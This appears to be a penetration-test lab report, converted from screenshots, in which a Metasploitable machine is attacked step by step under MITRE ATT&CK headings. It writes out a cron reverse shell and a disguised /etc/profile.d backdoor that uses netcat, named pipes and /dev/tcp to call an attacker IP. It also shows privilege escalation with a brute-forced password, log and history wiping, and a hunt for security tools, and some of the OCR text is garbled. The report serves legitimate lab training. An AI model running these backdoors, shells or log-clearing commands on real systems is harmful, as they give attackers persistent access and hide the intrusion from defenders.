bgreen@metasploitable:~$ crontab -l
*/15 * * * * nc -e /bin/sh 172.30.34.41 4444
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
```

Verification that it will survive reboots as the script is part of system startup scripts


```
bgreen@metasploitable:~$ (crontab -l 2>/dev/null; echo "*/15 * * * * nc -e /bin/sh 172.30.34.41 4444") | crontab -
bgreen@metasploitable:~$ crontab -l
*/15 * * * * nc -e /bin/sh 172.30.34.41 4444
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$
bgreen@metasploitable:~$ ps aux | grep -i cron | grep -v grep
root      4540  0.0  0.0  2104   896 ?        Ss     Dec18    0:00 /usr/sbin/cron
bgreen@metasploitable:~$ ls -la /etc/rc2.d/ | grep cron
lrwxrwxrwx  1 root root   14 2010-04-28 16:28 S89cron → ../init.d/cron
bgreen@metasploitable:~$ ls -la /etc/rc3.d/ | grep cron
lrwxrwxrwx  1 root root   14 2010-04-28 16:28 S89cron → ../init.d/cron
bgreen@metasploitable:~$
```

Start a persistent netcat listener on attacking machine through while loop

```
bgreen@metasploitable:~$ crontab -l
bgreen@metasploitable:~$ [kali㉿kali)-[~]
bgreen@metasploitable:~$ $ while true; do nc -nlvp 4444; sleep 2; done
listening on [any] 4444 ... ~
bgreen@metasploitable:~$ bgreen@metasploitable:~$ bgreen@metasploitable:~$ bgreen@metasploitable:~$ bgreen@metasploitable:~$ bgreen@metasploitable:~$ ps aux | grep -i cron | grep -v grep
root      4540  0.0  0.0  2104   896 ?        Ss     Dec18    0:00 /usr/sbin/cron
bgreen@metasploitable:~$ sudo ls -la /var/spool/cron/crontabs/ 2>/dev/null || echo "Checking /var/spool/cron/"

Checking /var/spool/cron/
bgreen@metasploitable:~$ ls -la /etc/rc2.d/ | grep cron
lrwxrwxrwx  1 root root   14 2010-04-28 16:28 S89cron → ../init.d/cron
bgreen@metasploitable:~$ ls -la /etc/rc3.d/ | grep cron
lrwxrwxrwx  1 root root   14 2010-04-28 16:28 S89cron → ../init.d/cron
bgreen@metasploitable:~$
```

Initiated connection from .237 to the attacking machine after 15 minutes



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal output is as follows:

```
34.41.34.41" | crontab -  
[kali㉿kali)-[~] $ while true; do nc -nlvp 4444; sleep 2; done  
listening on [any] 4444 ...  
connect to [172.30.34.41] from (UNKNOWN) [172.30.34.237] 38327  
bgreen@metasploitable:~$  
bgreen@metasploitable:~$  
bgreen@metasploitable:~$  
bgreen@metasploitable:~$  
bgreen@metasploitable:~$  
bgreen@metasploitable:~$  
bgreen@metasploitable:~$  
bgreen@metasploitable:~$ ps aux | grep -i cron | grep -v grep  
root      4540  0.0  0.0  2104   896 ?        Ss   Dec18   0:00 /usr/sbin/cron  
bgreen@metasploitable:~$ ls -la /etc/rc2.d/ | grep cron  
lwxrwxrwx  1 root root  14 2010-04-28 16:28 S89cron → ../init.d/cron  
bgreen@metasploitable:~$ ls -la /etc/rc3.d/ | grep cron  
lwxrwxrwx  1 root root  14 2010-04-28 16:28 S89cron → ../init.d/cron  
bgreen@metasploitable:~$ nc -e /bin/sh 172.30.34.41 4444
```

The desktop interface includes a taskbar with icons for File, Machine, View, Input, Devices, Help, and a search bar. The system tray shows the date and time as 12/20/2025 6:38 PM.

## 4. Privilege Escalation

### 4.1. Valid Accounts (T1078)

#### Local Accounts (T1078.003)

Try to find a public ssh key that can be used to switch to a sudoer

Public ssh key for msfadmin found but not the private key to switch to it

```
bgreen@metasploitable:~
```


```
-rw-r--r-- 1 root      root      955 2008-03-28 00:16 /usr/share/mysql/mysql-test/include/ndb
-rw-r--r-- 1 root      root      508 2008-03-28 00:16 /usr/share/mysql/mysql-test/include/ndb
bgreen@metasploitable:~$ cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqlldJkcteZdPFS
6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8
ztLZs5/D9IyhtRWocryQPE+kcp+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1RgiOMgiJ5cCs4Woc
table
bgreen@metasploitable:~$ cat /home/msfadmin/.ssh/id_rsa 2>/dev/null
bgreen@metasploitable:~$ ls -la /home/msfadmin/.ssh/
ls: cannot open directory /home/msfadmin/.ssh/: Permission denied
bgreen@metasploitable:~$ find / -type f -name "id_rsa" -o -name "id_dsa" -o -name "id_ecdsa" 2>
total 24
drwxr-xr-x 2 bgreen bgreen 4096 2024-09-06 06:06 .
drwxr-xr-x 7 root    root    4096 2024-09-06 05:43 ..
-rw----- 1 bgreen bgreen 334 2025-12-20 06:21 .bash_history
-rw-r--r-- 1 bgreen bgreen 220 2024-09-06 05:43 .bash_logout
-rw-r--r-- 1 bgreen bgreen 2928 2024-09-06 05:43 .bashrc
-rw-r--r-- 1 bgreen bgreen 586 2024-09-06 05:43 .profile
bgreen@metasploitable:~$ find / -type f -name "id_*" -perm -o+r 2>/dev/null | xargs ls -la 2>/d
-rw-r--r-- 1 root    root    5028 2008-02-27 13:56 /usr/share/i18n/locales/id_ID
```

Find msfadmin's home directory structure to see if .rhosts exists. It does in this case.

```
bgreen@metasploitable:~
```

```
a3 1
See http://twiki.sourceforge.net/cgi-bin/view/Main/HaroldGottschalk ~3 tries per task
@ [AT] attacking ssh://172.30.1.23:22
@ [AT] could not connect to ssh://172.30.1.34.237:22 - key error : no match for method server host key algo: ser
bgreen@metasploitable:~$ ls -la /home/msfadmin/
total 44
drwxr-xr-x 7 msfadmin msfadmin 4096 2024-03-21 06:25 .
drwxr-xr-x 7 root    root    4096 2024-09-06 05:43 ..
lrwxrwxrwx 1 root    root    9 2012-05-14 00:26 .bash_history → /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
drwx----- 2 msfadmin msfadmin 4096 2025-12-20 06:25 .gconf
drwx----- 2 msfadmin msfadmin 4096 2025-12-20 06:25 .gconfd
-rw----- 1 root    root    4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
-rwx----- 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable for method server host key algo: ser
bgreen@metasploitable:~$ cat /home/msfadmin/.rhosts 2>/dev/null
bgreen@metasploitable:~$ ls -la /home/msfadmin/.ssh/ 2>/dev/null
bgreen@metasploitable:~$ sudo cat /home/msfadmin/.mysql_history 2>/dev/null | tail -20
```

So escalate privilege through rsh. The password for msfadmin: msfadmin is found through brute forcing common passwords.




```
bgreen@metasploitable:~$ whoami
bgreen
bgreen@metasploitable:~$ rsh -l msfadmin localhost /bin/bash
whoami
msfadmin
msfadmin
[sudo] password for msfadmin: 12345678
Sorry, try again.
[sudo] password for msfadmin: msfadmin
User msfadmin may run the following commands on this host:
(ALL) ALL
```

## 4.2. Event Triggered Execution (T1546)


### Unix Shell Configuration Modification (T1546.004)

From msfadmin, see which systemwide files are configurable. We find /etc/profile.d/ is configurable.



```
bgreen@metasploitable:~$ rsh -l msfadmin localhost /bin/bash
whoami
msfadmin
ls -la /etc/profile
-rw-r--r-- 1 root root 497 May 13 2012 /etc/profile
ls -la /etc/profile.d/
total 8
drwxr-xr-x 2 root root 4096 Apr 15 2008 .
drwxr-xr-x 95 root root 4096 Dec 20 07:52 ..
ls -la /etc/bash.bashrc
-rw-r--r-- 1 root root 1733 Apr 14 2008 /etc/bash.bashrc
ls -la /etc/skel/
total 20
drwxr-xr-x 2 root root 4096 Mar 16 2010 .
drwxr-xr-x 95 root root 4096 Dec 20 07:52 ..
-rw-r--r-- 1 root root 220 Apr 14 2008 .bash_logout
-rw-r--r-- 1 root root 2928 Apr 14 2008 .bashrc
-rw-r--r-- 1 root root 586 Apr 14 2008 .profile
```

Configure the file such that the persistent reverse netcat connection is initiated for all users not just bgreen as soon as they log in, which was not the case before this configuration.



```
EOF
/bin/bash: line 186: msfadminsudo: command not found
cat > /tmp/backdoor.sh << 'EOF'
#!/bin/bash
# Network Connectivity Monitor - Legitimate sounding
# Only run in interactive shells (not scripts/SCP)
if [ -t 0 ]; then
    # Check if netcat exists
    if command -v nc >/dev/null 2>&1; then
        # ALL USERS connect to SAME PORT 4448
        # Try nc -e method first
        nc -e /bin/sh 172.30.34.41 4448 2>/dev/null &
Listening on [any] 4448 ...
connect to [172.30.34.237] from (UNKNOWN) [172.30.34.237] 42303
        # If that fails, try alternative method
        if [ $? -ne 0 ]; then
            rm -f /tmp/conn_pipe 2>/dev/null
            mkfifo /tmp/conn_pipe 2>/dev/null
            cat /tmp/conn_pipe | /bin/sh -i 2>&1 | nc 172.30.34.41 4448 > /tmp/conn_pipe
        2>/dev/null &
        fi
    else
        # If no netcat, try bash /dev/tcp as fallback
        bash -c 'bash -i >& /dev/tcp/172.30.34.41/4448 0>&1 & 2>/dev/null &
    fi
fi

# Legitimate logging to avoid suspicion
echo "$(date): Login by $USER from $(who am i | awk '{print $NF}' 2>/dev/null || echo 'unknown')" >> /var/log/conn-check.log 2>/dev/null
EOF
sudo mv /tmp/backdoor.sh /etc/profile.d/all-users-connect.sh
```

```
bgreen@metasploitable: ~
File Actions Edit View Help
EOF
sudo mv /tmp/backdoor.sh /etc/profile.d/all-users-connect.sh
[sudo] password for msfadmin: msfadmin
sudo chmod +x /etc/profile.d/all-users-connect.sh
sudo chown root:root /etc/profile.d/all-users-connect.sh

ls -la /etc/profile.d/all-users-connect.sh
-rwxr-xr-x 1 root root 960 Dec 20 09:33 /etc/profile.d/all-users-connect.sh
sudo head -15 /etc/profile.d/all-users-connect.sh
#!/bin/bash on [any] 4448 ...
# Network Connectivity Monitor - Legitimate sounding 2.30.34.237] 42303

# Only run in interactive shells (not scripts/SCP)
if [ -t 0 ]; then
    # Check if netcat exists
    if command -v nc >/dev/null 2>&1; then
        # ALL USERS connect to SAME PORT 4448
        # Try nc -e method first
        nc -e /bin/sh 172.30.34.41 4448 2>/dev/null &

        # If that fails, try alternative method
        if [ $? -ne 0 ]; then
            rm -f /tmp/conn_pipe 2>/dev/null
            mkfifo /tmp/conn_pipe 2>/dev/null
    bash -l
/etc/profile.d/all-users-connect.sh: line 25: /var/log/conn-check.log: Permission denied
```

Now, initiated connection from both msfadmin and bgreen as soon as logged in

```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]]$ nc -nlvp 4448 .sh /etc/profile.d/all-users-connect.sh
[sudo] password for msfadmin: msfadmin
listening on [any] 4448 ...
connect to [172.30.34.41] from (UNKNOWN) [172.30.34.237] 35542
^C
sudo chown root:root /etc/profile.d/all-users-connect.sh

[(kali㉿kali)-[~]]$ nc -nlvp 4448 .sh /etc/profile.d/all-users-connect.sh
[sudo] password for msfadmin: msfadmin
listening on [any] 4448 ...
connect to [172.30.34.41] from (UNKNOWN) [172.30.34.237] 42303
^C
# Only run in interactive shells (not scripts/SCP)
if [ -t 0 ]; then
    # Check if netcat exists
    if command -v nc >/dev/null 2>&1; then
        # ALL USERS connect to SAME PORT 4448
        # Try nc -e method first
        nc -e /bin/sh 172.30.34.41 4448 2>/dev/null &


        # If that fails, try alternative method
        if [ $? -ne 0 ]; then
            rm -f /tmp/conn_pipe 2>/dev/null
            mkfifo /tmp/conn_pipe 2>/dev/null
    bash -l
/etc/profile.d/all-users-connect.sh: line 25: /var/log/conn-check.log: Permission denied
```

## 5. Defense Evasion

### 5.1. Impair Defenses (T1562)


#### Indicator Removal (T1562.002)

On .237, clear all authentication logs, system logs, bash history, cron logs



```
bgreen@metasploitable:~$ rsh -l msfadmin localhost /bin/bash
sudo bash -c 'echo "" > /var/log/auth.log'
[sudo] password for msfadmin: msfadmin
[+] System optimizer starting...
[+] Cleaning temporary files...
Filesystem      Size  Used Avail Use% Mounted on
sudo bash -c 'echo "" > /var/log/syslog'
sudo bash -c 'echo "" > /var/log/messages'
varlock          2.0G   0  2.0G  0% /var/lock
sudo bash -c 'echo "" > /root/.bash_history'
sudo bash -c 'echo "" > /home/*/.bash_history 2>/dev/null'
bash: /home/*/.bash_history: ambiguous redirect
Logout
sudo bash -c 'echo "" > /var/log/cron'
```


Disable security tools as well but they do not exist in this case



A terminal window titled "bgreen@metasploitable: ~". The user has run a search command: "sudo bash -c 'echo \"\" > /var/log/cron' | grep -i ossec | grep -i tripwire | grep -E '(aide|rkhunter|chkrootkit|lynis)' | grep -E '(samhain|tiger|integrit|fcheck)' | grep -i snort | grep -i suricata | grep -E '(logwatch|logcheck)' | grep -i fail2ban | grep -i clam | sestatus | grep -i closed. /bin/bash: line 23: sestatus: command not found'". The results show various security tools like aide, rkhunter, logwatch, and fail2ban, along with their respective 